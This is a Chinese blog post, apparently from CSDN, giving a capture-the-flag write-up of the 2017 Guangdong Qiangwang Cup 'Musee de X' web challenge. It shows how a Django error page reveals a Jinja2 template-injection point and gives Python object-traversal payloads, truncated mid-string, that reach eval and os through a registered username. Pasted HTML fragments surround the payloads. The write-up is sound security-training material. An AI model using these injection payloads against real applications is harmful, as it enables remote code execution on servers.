# 2017年第二届广东省强网杯线上赛WEB：Musee de X writeup（模板注入漏洞）

原创

Zeker62 于 2021-09-29 20:41:00 发布 40 收藏
文章标签： java python web linux html


本文链接：https://blog.csdn.net/ZripenYe/article/details/120793656

目录




## 解题思路

拿到手上，有四个页面





首先按照题目要求执行，尝试注册一个名为admin的账户


这种情况，路径都给出来了，很可能就是目录遍历或者文件上传了
回到初始界面，点击链接here





有一个捐赠界面，让我们输入捐赠的地址和名字





下面的collection de musee代表它是一个收藏馆，也不知道捐什么，就随意捐一个，比如baidu.com





可以看到是有报错的，为了让报错全部显示，建议直接使用“查看页面源代码”
像这种东西，就无不暗示着你，是可能有SSTI漏洞的

```
/thead>
tbody>

  <tr>
    <td>exc</td>
    <td class="code"><pre>IOError(&#39;cannot identify image file&#39;,)</pre></td>
  </tr>

  <tr>
    <td>get_response</td>
    <td class="code"><pre>&lt;bound method WSGIHandler._legacy_get_response of &lt;django.core.handlers.wsgi.WSGIHandler object at 0x7fde11eea710&gt;&gt;</pre></td>
  </tr>

  <tr>
    <td>request</td>
    <td class="code"><pre>&lt;WSGIRequest: POST &#39;/donate.php&#39;&gt;</pre></td>
  </tr>

/tbody>
able>
```

按照正常方法，直接crtl+F搜索render，看看有没有SSTI注入点

```
<li onclick="toggle('pre140591731120536', 'post140591731120536')"><pre>    if int(image.headers[&quot;Content-Length&quot;]) &gt; 1024*1024:</pre></li>
<li onclick="toggle('pre140591731120536', 'post140591731120536')"><pre>      return HttpResponse(&quot;File too large&quot;)</pre></li>
<li onclick="toggle('pre140591731120536', 'post140591731120536')"><pre>    fn = get_next_file(username)</pre></li>
```

<li onclick="toggle('pre140591731120536', 'post140591731120536')"><pre>  open(fn,"w").write(image.read())</pre></li>

<li onclick="toggle('pre140591731120536', 'post140591731120536')"><pre>  text = jinja2.Template(text).render()</pre></li>

<li onclick="toggle('pre140591731120536', 'post140591731120536')"><pre>  print text</pre></li>

</ol>

<ol start="101" class="context-line">
<li onclick="toggle('pre140591731120536', 'post140591731120536')"><pre>
:t(fn,imghdr.what(fn),text)</pre> ...</li></ol>

<ol start='102' class="post-context" id="post140591731120536">

<li onclick="toggle('pre140591731120536', 'post140591731120536')"><pre>  my_dir = sorted(os.listdir("/tmp/memes/"+username))</pre></li>


<li onclick="toggle('pre140591731120536', 'post140591731120536')"><pre>  my_dir.remove('text.txt')</pre></li>

<li onclick="toggle('pre140591731120536', 'post140591731120536')"><pre>  return render(request,"make.html",{'files':my_dir})</pre></li>

<li onclick="toggle('pre140591731120536', 'post140591731120536')"><pre></pre></li>

<li onclick="toggle('pre140591731120536', 'post140591731120536')"><pre>def get_text(username,meme=None):</pre></li>

可以看见，text的变量是有着jinja2的注入点的，所以我们寻找text这个指向的是什么就可以找到注入点了。
通过审查html，可以发现，我们所指的text表示的是name





所以我们需要将这个注入进去就可以了
如何注入呢，就是刚刚的注册页面，刚刚发现我们注册之后会在服务器端生成一个为注册名的目录，所以，只要将payload作为用户名注入即可
构造payload,先查看目录，确定flag的文件名(flag*一步到位也不是不可以)

```
{{().__class__.__bases__[0].__subclasses__()[59].__init__.func_globals.values()[13]['eval']('__import__("os
```

可以在这个payload前面添加你自己喜欢的用户名，当然不加也可以

然后我们捐献的是一张纯黑色的图片(也可以上传别的图片，但是最后发现，还得上传纯黑的图片才看得清楚)

```
http://pic4.bbzhi.com/jingxuanbizhi/heisediannaozhuomianbizhixiazai/heisediannaozhuomianbizhixiazai_362061_
```







构造payload

```
{{().__class__.__bases__[0].__subclasses__()[59].__init__.func_globals.values()[13]['eval']('__import__("os
#或者网上给的
{{''.__class__.__mro__[2].__subclasses__()[59].__init__.func_globals['linecache'].__dict__['os'].__dict__['
```

flag就出来了



再次注入的时候仍然需要添加新的用户，否则会被判为被黑




## 总结

| 问题 | 方法 |
| --- | --- |
| 服务器端模板注入的寻找方法 | 就是看除了PHP以外还有没有用别的语言写，常见的是python，如果能够找到一些源代码或者报错，搜索render，或许就能找到注入点 |
| 漏洞如何寻找 | 按照题目一步一步来做，顺着题目的意思进行，出现了报错或者源代码的出现是最好不过了 |
| payload的构造 | payload在主页里面有，payload可能会被过滤，这个题目简单，么有过滤payload，payload有很多种，也不止上面给的这一种 |